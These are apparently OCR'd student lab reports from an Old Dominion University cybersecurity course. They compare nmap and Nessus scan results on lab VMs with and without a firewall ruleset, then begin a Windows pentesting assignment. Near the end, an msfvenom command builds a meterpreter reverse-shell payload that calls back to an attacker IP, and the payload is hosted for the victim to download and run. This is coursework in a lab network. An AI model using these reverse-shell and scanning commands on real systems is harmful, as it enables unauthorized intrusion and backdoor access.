

Figure 18 - External Kali intense scan on WS 2008

4. (15 points) Re-Scan the network from **External Kali** after you applied the firewall policy created in **Task A.3.**

IP address	MAC address	OS guessed	Open ports	Service and Version
192.168.10.9	N/A	N/A	• N/A	• N/A
192.168.10.10	N/A	N/A	• N/A	• N/A
192.168.10.11	N/A	Microsoft Windows 2008|8.1|7| Phone|Vista	• 21	• ftp (Microsoft ftpd)



Figure 19 - External Kali intense scan on Windows 7 (with firewall ruleset applied)



Figure 20 - External Kali intense scan on Ubuntu (with firewall ruleset applied)



Figure 21 - External Kali intense scan on WS 2008 (with firewall ruleset applied)

5. (15 points) Analyze and summarize the differences between the three scan results above.

Table #1 - Internal Kali Intensive Scan Results
For the Nmap scans on Internal Kali, I executed “nmap -T4 -A -v 192.168.10.x” to run intensive scans on .9-.11. This scan got the best results with the most accurate information for each machine. It discovered all the correct MAC addresses for each machine, correctly guessed the OS’s, open ports, and services with their versions. This is most likely because Internal Kali exists on the same LAN as the other machines, so it can easily access this information.

Table #2 - External Kali Intensive Scan Results
For these scans, I executed the same command “nmap -T4 -A -v 192.168.10.x”. No MAC addresses were found for any of the machines, but it was able to guess the OS, and it discovered open ports and services mostly belonging to Microsoft services such as msrpc, and also ftp and tcpwrapped. For the Windows 7 VM, no solid OS guess was made, instead guessing four different OS’s, the closest one being Windows Vista. Nmap guessed a Unix-like OS for Ubuntu, and was able to correctly guess the WS 2008’s OS. In fact, Nmap discovered the most accurate information on WS 2008. All of these results are most likely due to the fact that External Kali VM exists outside the LAN, so it cannot retrieve as much information as the Internal Kali VM can.

Table #3 - External Kali Intensive Scan Results (w/ firewall ruleset applied)
For all of the scans on External Kali with the firewall ruleset applied, I executed “nmap -T4 -A -Pn -v 192.168.10.x”. The scans on the Windows 7 and Ubuntu VMs’ IP could not find MAC addresses, could not guess the OS, and was unable to find open ports or services. The scan on the WS 2008 VM’s IP was able to vaguely guess the OS (Windows), as well as that port 21 was open and used by the ftp service, version Microsoft ftpd. All of this clearly reflects the firewall ruleset because only HTTP traffic to 192.168.10.13 (which of course would not show on this scan) and FTP traffic to 192.168.10.11 was allowed out, with all other traffic being blocked. Again, the most accurate information discovered was for WS 2008, but the key difference here is that mostly nothing was discovered on all machines.

TASK C: EXTRA CREDIT (15 POINTS)

Run a vulnerability scan with Nessus with the same network setting and identify all critical vulnerabilities in each VM.

External Kali Nessus Vulnerability Scan



Figure 22 - External Kali: Nessus vulnerability scan completed

On External Kali, while the firewall ruleset from A.3 was still active, I created an Advanced Scan on 192.168.10.9-192.168.10.11 (Windows 7, Ubuntu, and WS 2008).



Figure 23 - External Kali: Nessus vulnerability scan results

Above are the results of the scan. Only the WS 2008 host was discovered, with only one vulnerability of medium severity.

Internal Kali Nessus Vulnerability Scan



Figure 24 - Internal Kali: Nessus vulnerability scan results

I then configured an Advanced Scan on the same VMs (.9-.11) and firewall ruleset from A.3, but this time through Internal Kali. This machine was able to detect the other two hosts as well as other vulnerabilities. Vulnerabilities ranging from low to critical severity were discovered on WS 2008 and Windows 7, but not on Ubuntu.



Figure 25 - External Kali: Nessus, critical vulnerabilities discovered on WS 2008

Above are all the critical vulnerabilities discovered on the WS 2008 VM.



Figure 26 - External Kali: Nessus, critical vulnerabilities discovered on Windows 7

Above are all the critical vulnerabilities discovered on the Windows 7 VM.

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS

Assignment 3 Windows Pentesting

Marcos Luchetti

01194213

Task A – Break Into the System

Configure Metasploit framework to set up a meterpreter reverse shell connection to the target Windows 7 by using the following configurations.

- Listening Port: Use **30122** as your port number.
- Payload Name: Use your MIDAS ID (for example, pjiang.exe).



Figure 1 - Creating the payload in msfvenom and hosting it on Apache HTML server

I created the payload using the following command: “msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.10.13 lport=30122 -f exe -0 mluch001.exe”. This creates a malicious .exe file, which upon execution on the target computer, will leave a backdoor for me to access. I then copied this .exe file to my Apache HTML server, and then started the service.



Figure 2 - Windows 7 - Downloading the malware from the HTML server and executing it

